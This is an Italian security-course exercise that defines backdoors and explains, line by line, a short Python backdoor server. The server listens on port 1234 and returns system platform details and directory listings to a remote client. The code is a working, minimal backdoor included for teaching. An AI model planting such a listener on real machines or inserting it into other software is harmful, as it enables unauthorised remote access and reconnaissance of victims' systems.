

Backdoor in Python

Esercitazione S3/L4 -UNIT 1

Traccia:

L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor. Inoltre spiegare cos'è una backdoor.

Introduzione

Cos'è una **backdoor**?


Una backdoor è un tipo di malware, nello specifico un Trojan. Ed è una “porta sul retro”, come suggerisce il nome stesso. E' un attacco molto usato e tipicamente applicato durante la fase di mantenimento post exploitation, volto a consolidare l'accesso e il controllo del sistema tramite servizi che abilitano il controllo remoto, e forniscono all'attaccante una shell sul sistema infetto. Questi servizi vengono chiamati backdoors, e vengono nascosti attraverso svariate tecniche.

Solitamente le backdoors prevedono due componenti: un **client** e un **server**. Il server gira sulla macchina della vittima mettendosi in ascolto sulla rete e accettando connessioni. Il client solitamente gira sulla macchina dell'attaccante e viene usato per collegarsi alla backdoor per controllarla.

Curiosità **storica**

Rivolgendo la mente al passato, possiamo certamente ricordare due famosissime backdoor: **NetBus** e **SubSeven**, ampiamente utilizzate in quel periodo soprattutto da Lamer e script kiddies. Questi trojan erano compatibili con Windows 95/98 e consentivano agli attaccanti di recuperare informazioni da un sistema infetto in remoto. Era possibile controllare, spostare, trasferire o eliminare i file di sistema, monitorare la rete, aggiungere altri malware o aggiornare il trojan stesso, tutto senza che la vittima se ne accorgesse.

Svolgimento traccia



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)


while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Il codice mostrato nell'immagine è la parte server di un'ipotetica backdoor. Questo script rimane in ascolto sulla porta 1234 grazie al socket, e attende i comandi del client.

Import socket, platform, os: Questi tre moduli sono fondamentali affinché la backdoor svolga il suo lavoro. Il modulo `socket` serve per la gestione della connessione di rete, mentre `platform` e `os` per ottenere informazioni sul sistema operativo su cui è in esecuzione e per interagire con esso.

Un esempio di cosa mostra `platform.platform()` e `platform.machine()`, entrambi contenuti nel codice:



```
Terminale - satana@debian: ~
File Modifica Visualizza Terminale Schede Aiuto

satana@debian:~$ python3
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>
>>> import platform
>>>
>>> print(platform.platform())
Linux-6.1.0-21-amd64-x86_64-with-glibc2.36
>>> print(platform.machine())
x86_64
>>> 
```

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM): Qui crea un oggetto di tipo socket nella variabile s, di tipo IPv4 (AF_INET), sul protocollo TCP (SOCK_STREAM).

s.bind((SRV_ADDR, SRV_PORT)): Questa istruzione collega il socket all'indirizzo e alla porta specificati.

s.listen(1): Mette il socket in ascolto accettando al massimo una sola connessione in coda.

A questo punto lo script entra in un loop per gestire la comunicazione con il client. Riceve i dati inviati dal client con una dimensione massima di 1024 byte.

I dati ricevuti dal client sono gestiti con if ed elif:

Se l'utente digita **0**, si chiude la connessione.

Se l'utente digita **1**, il server invia al client la piattaforma del sistema operativo e la macchina sulla quale è in esecuzione (vedi screen sopra).

Se invece l'utente digita **2**, il server dovrebbe ricevere un ulteriore blocco di dati, presumibilmente un path. Se il path esiste, allora il client riceverà la lista dei nomi dei file contenuti nella directory separati da una virgola (**os.listdir**).